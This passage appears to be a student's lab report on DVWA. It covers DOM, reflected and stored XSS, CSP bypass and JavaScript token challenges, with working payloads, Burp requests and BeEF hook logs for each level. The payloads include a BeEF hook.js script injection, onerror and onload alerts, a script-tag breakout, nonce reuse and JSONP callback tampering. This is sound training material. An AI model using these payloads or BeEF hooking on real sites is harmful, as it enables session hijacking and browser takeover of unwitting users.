
Payload: <script src = "http://127.0.0.1:3000/hook.js">alert("Hooked to Beef");</script>




The screenshot shows the DVWA XSS (DOM) exploit interface. At the top, there's a search bar with the URL [http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16252/vulnerabilities/xss_d/?default=English#<script src = "http://127.0.0.1:3000/hook.js">alert\("Hooked to Beef"\);</script>](http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16252/vulnerabilities/xss_d/?default=English#<script%20src%20=%22http://127.0.0.1:3000/hook.js%22>alert(%22Hooked%20to%20Beef%22);%3C%2Fscript%3E). Below the search bar, there's a message: "This time, search with:" followed by icons for Google, Ask, Bing, DuckDuckGo, and Wikipedia. To the right of the search bar is a "Search" button. The main interface has a sidebar with various exploit categories: Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. Below the sidebar is a language selection dropdown set to "English". A "More Information" section contains links to OWASP XSS resources. At the bottom left, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer states "Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

Proof of Concept

```
[13:31:34][*] running on network interface: 127.0.0.1
[13:31:34] |   Hook URL: http://127.0.0.1:3000/hook.js
[13:31:34] |   UI URL:  http://127.0.0.1:3000/ui/panel
[13:31:34][*] running on network interface: 192.168.0.106
[13:31:34] |   Hook URL: http://192.168.0.106:3000/hook.js
[13:31:34] |   UI URL:  http://192.168.0.106:3000/ui/panel
[13:31:34][*] running on network interface: 172.17.0.1
[13:31:34] |   Hook URL: http://172.17.0.1:3000/hook.js
[13:31:34] |   UI URL:  http://172.17.0.1:3000/ui/panel
[13:31:34][*] RESTful API key: dd4ce32815d2435c25082d3376eladac29bb6f62
[13:31:35][!] [GeoIP] Could not find MaxMind GeoIP database: '/opt/GeoIP/GeoLite2-City.mmdb'
[13:31:35] |_ Run ./update-geopdb to install
[13:31:35][*] HTTP Proxy: http://127.0.0.1:6789
[13:31:35][*] BeEF server started (press control+c to stop)
[13:46:57][!] [Browser Details] Invalid browser name returned from the hook browser's initial connection.
[13:46:57][!] [Browser Details] Invalid browser plugins returned from the hook browser's initial connection.
[13:46:58][*] New Hooked Browser [id:1, ip:127.0.0.1, browser:UNKNOWN-78.0, os:Linux-], hooked domain [104.248.99.198:80]
```



Module Tree	Module Results History	Create Alert Dialog						
alert	<table border="1"> <thead> <tr> <th>id</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>2021-01-28 14:04</td> <td>command 1</td> </tr> </tbody> </table>	id	date	label	0	2021-01-28 14:04	command 1	<p>Description: Sends an alert dialog to the hooked browser.</p> <p>Id: 299</p> <p>Alert text: BeEF Alert Dialog</p>
id	date	label						
0	2021-01-28 14:04	command 1						



10. XSS Reflected

Security Level – **Low**, **Medium** & **High**

Observation:

1. Whatever is inserted the name input field get directly displayed on the web page.

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security test categories. The 'XSS (Reflected)' option is highlighted with a green background. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title is a form with a question 'What's your name?' followed by a text input field containing 'Anonymous' and a 'Submit' button. Underneath the form, the text 'Hello Anonymous' is displayed in red, indicating the result of the reflected XSS attack. A 'More Information' section lists several external resources related to XSS. At the bottom of the page, there are links for 'View Source' and 'View Help', and a status bar at the bottom left shows the user is 'admin' with 'Security Level: low' and 'PHPIDS: disabled'.

Exploitation:

- Inserted an image tag with an invalid src and on error tag.
- Since the image could not be loaded due to invalid source url the onerror script got executed and alert popup is seen.

Payload 1 =

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, and JavaScript. Below this is a DVWA Security section with links for PHP Info, About, and Logout. At the bottom, status information shows Username: admin, Security Level: low, and PHPIDS: disabled. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with a 'What's your name?' input field containing 'Hello' and a 'Submit' button. An alert dialog box is overlaid on the page, displaying the message 'Reflected XSS Exploited'. The dialog has an 'OK' button at the bottom right. To the right of the dialog, there is a link labeled '(XSS) Cheat Sheet'. At the bottom right of the main content area, there are 'View Source' and 'View Help' buttons.

Payload 2 = <body+onload%3D"alert('Reflected+XSS+Exploited')%3B">#

Q 252/vulnerabilities/xss_r/?name=<body+onload%3D"alert('Reflected+XSS+Exploited')%3B">#|

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, and JavaScript. Below this are links for DVWA Security, PHP Info, About, and Logout. At the bottom, it shows the Username: admin and Security Level: high. On the right, the main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A modal dialog box is open, showing the message "Reflected XSS Exploited" and an "OK" button. The URL in the browser's address bar is 252/vulnerabilities/xss_r/?name=<body+onload%3D"alert('Reflected+XSS+Exploited')%3B">#|.

- Can also be hooked to beef for further exploitations.

11. Stored XSS

Security Level - **Low**

Exploitation:

- In the message field inserted the below given payload script.

Payload: <sCript>alert('Stored XSS Exploited');</scRipT>

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security test categories. The 'XSS (Stored)' option is highlighted in green. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a form with fields for 'Name' (set to 'Anonymous') and 'Message' (containing the payload: <sCript>alert('Stored XSS Exploited');</scRipT>). Below the form, four previous guestbook entries are displayed, each showing a different user's name and a message containing the stored XSS payload. At the bottom of the page, there is a 'More Information' section with a list of links related to XSS, and at the very bottom, a footer with user information and navigation links.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Anonymous

Message *

<sCript>alert('Stored XSS Exploited');</scRipT>

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

Name: '
Message: '

Name: Anonymous
Message: alert('StoredXSS');

Name: Anonymous
Message:


More Information

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Proof of Concept



The screenshot shows the DVWA application interface. On the left is a sidebar with various security test categories. The 'XSS (Stored)' category is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. Below the title is a form with fields for 'Name *' and 'Message'. A modal dialog box is centered over the form, displaying the message 'Stored XSS Exploited'. In the background, the form fields show injected data: 'Name: test' and 'Message: Test'. At the bottom of the page, there is a footer with the text 'Page | 37'.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message

Stored XSS Exploited

OK

Name: test
Message: Test

Name: ''
Message: ''

Name: Anonymous
Message: alert('StoredXSS');


Name: Anonymous
Message:

Stored XSS

Security Level – Medium & High


Exploitation:

- Increased the maxlength parameter of name input from the inspect element tab.
- Then injected the payload in name input field.




A screenshot of a Firefox browser window showing the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The 'Name' input field contains the payload '<body onload="alert('Stored XSS')">'. The 'Message' input field contains the text 'Hacked'. The browser's developer tools are open, specifically the 'Inspector' tab, which shows the HTML structure of the page. The 'Computed' styles panel is visible on the right, showing the CSS rules applied to the selected element. The rule 'main.css:32 input, textarea, select { font: 100% arial, sans-serif; vertical-align: middle; }' is highlighted.

Payload:



A screenshot of the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The 'Name' input field contains the payload '<body onload="alert('Stored XSS')">'. The 'Message' input field contains the text 'Hacked'. Below the form are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. The page displays the injected payload as 'Hacked'.

Proof of Concept



The screenshot shows a web browser displaying the DVWA application at the URL `104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-`. The title bar indicates the page is titled "Vulnerability: Stored Cross Site Scripting (XSS)". The main content area displays a form for "Name *". A modal dialog box is open, titled "Stored XSS", containing the message "Prevent this page from creating additional dialogs" with an "OK" button. Below the dialog, there is a list of stored messages:

- Name: Hello
Message:
- Name: HelloAgain
Message:
- Name: hi
Message:
- Name:
Message: Hacked

12. CSP Bypass

Security Level - **Low**

Observation:

- Whatever we insert in the input field if is assigned to the \$_POST['include']

```
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
<script src='". $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter
        <input size="50" type="text" name="include" value="" id="include" />
        <input type="submit" value="Include" />
</form>
';
```

Payload

```
$_POST['include'] = Whatever we insert in the field input

<script src='".

Payload = '></script>HTML INSERTED HERE|

<script src=' '></script>'></script>
```

Proof of Concept

Vulnerability: Content Security Policy (CSP) Bypass

HTML INSERTED HERE>

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

Include

CSP Bypass

Security Level - **Medium**

Observation:

- In the source code of web page, the nonce token and example payload are left commented.



The screenshot shows a browser window with the URL `104.248.99.198/sbne5onvtschq6wst2legjnlrl2-182-16050/vulnerabilities/view_source.php?id=csp`. The title bar says "Unknown Vulnerability Source" and the path is "vulnerabilities/csp/source/medium.php". The page content displays the following PHP code:

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
" . $_POST['include'] . "
";
}
```

Exploitation 1:

- Copied and pasted the payload in the input field
- The script got executed and the alert dialog appeared in the window.

Payload: `<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>`

Proof of Concept

The screenshot shows the DVWA interface with the 'CSP Bypass' option selected in the sidebar. The main content area displays a modal dialog with the number '1' and an 'OK' button. The sidebar also includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass (which is highlighted in green), JavaScript, DVWA Security, PHP Info, About, and Logout.

Exploitation 2:

- Injecting HTML using the below given payload.
- It closes the script tag of the source code and injects HTML which means the XSS vulnerability is there.

Payload:

```
'></script><h1><b>HTML INSERTED HERE</b></h1>
```

Proof of Concept

The screenshot shows the DVWA Content Security Policy (CSP) Bypass proof of concept. The main content area displays the text 'HTML INSERTED HERE'. Below it, a message states: 'You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:' followed by an input field and a 'Include' button. The sidebar on the left lists various DVWA vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass (highlighted in green), JavaScript, DVWA Security, PHP Info, About, and Logout.

CSP Bypass

Security Level – High

Exploitation:

- Intercepted the request in burp suite
- Manipulated the call-back function to not call the solveSum function
- Instead of solveSum alert function is inserted.
- On forwarding the request an alert dialog appears on the screen.

Proof of Concept

```
1 GET /sbne5onvttschq6wst2legjnlrlr2-182-16414/vulnerabilities/csp/source/jsonp.php?
callback=alert("HACKED")// HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
http://104.248.99.198/sbne5onvttschq6wst2legjnlrlr2-182-16414/vulnerabilities/csp/
9 Cookie: security=high; PHPSESSID=qb2im7e7figmj2ipa2cq3fu81; BEEFH00K=
pYPZb0030oUnKXgnyN7u4rcC4JlreIvL1GH1NskTNSsDUhWJ8DLoqwZcQfKhprJMIxXQvsGBtEGdBlmF
10
11
```

Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.

1+2+3+4+5=15

Solve the sum

HACKED

OK

More Info

- Content
- Mozilla D
- Mozilla S

Module developer

13. JavaScript

Security Level - **Low**

Observation:

- On inspecting the source code, it is found that there exist a generate_token function.
- The generate_token function generates the token after converting the input string to rot13 value and creating its md5 hash.
- Therefore, the token is – md5(rot13(input))

```
        ...
    </form><script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/
!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function r(n,t){return n<<t|n>>32-t}function e
function rot13(inp) {
    return inp.replace(/([a-zA-Z])/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
</script> </div>
```

Exploitation:

- In the console, tin the getElementById function with token parameter.
- Change the value in the input field as success.
- In the console execute the generate_token function and it can be seen that the value of the token gets changed.
- On submitting the request it gets successfully submitted and the vulnerability is exploited.

```
>> document.getElementById('token')
← ▶ <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09"> ⏎
>> document.getElementById('token')
← ▶ <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09"> ⏎
>> generate_token()
← undefined
>> document.getElementById('token')
← ▶ <input id="token" type="hidden" name="token" value="38581812b435834ebf84ebcc2c6424d6"> ⏎
```

Proof of Concept

```
1 POST /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/javascript/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/javascript/
12 Cookie: security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
13 Upgrade-Insecure-Requests: 1
14
15 token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

More Information

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

Module developed by [Digininja](#).

Links:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript**
- DVWA Security
- PHP Info
- About
- Logout

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

JavaScript

Security Level – **Medium** & **High**

Observation:

- From the source code it can be seen that the Medium Security JavaScript code is obfuscated.

```
JavaScript Source
vulnerabilities/javascript/source/medium.php

<?php
$page[ 'body' ] .= <<<EOF
<script src="/vulnerabilities/javascript/source/medium.js"></script>
EOF;
?>

vulnerabilities/javascript/source/medium.js

function do_something(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeout(function(){
{do_elsesomething("XX"),300};function do_elsesomething(e)
{document.getElementById("token").value=do_something(e+document.getElementById("phrase").value+"XX")}


```

- It is found that there is some server-side error in loading the medium.js



- It is found that there is some server side error in loading the high.js



Note:

- Insecure Captcha challenge could not be solved because for that I have to use my Gmail ID for the verification captcha keys and I do not find it secure to use my ID for this purpose.
- Moreover, the config.inc.php file was missing at the server side due to which captcha keys cannot be verified.

The screenshot shows the DVWA logo at the top. Below it, the title "Vulnerability: Insecure CAPTCHA" is displayed. A red-bordered box contains the error message "reCAPTCHA API key missing from config file: /var/www/html/config/config.inc.php". Another box below it contains the instruction "Please register for a key from reCAPTCHA: <https://www.google.com/recaptcha/admin/create>".

- In JavaScript, medium and high security levels, server was unable to load medium.js and high.js due to temporary server error. Error Code – 503.

The screenshot shows a browser header bar with the URL "104.248.99.198/vulnerabilities/javascript/source/medium.js". Below it, the error message "503 Service Temporarily Unavailable" is centered. At the bottom, the text "nginx/1.17.10" is visible.

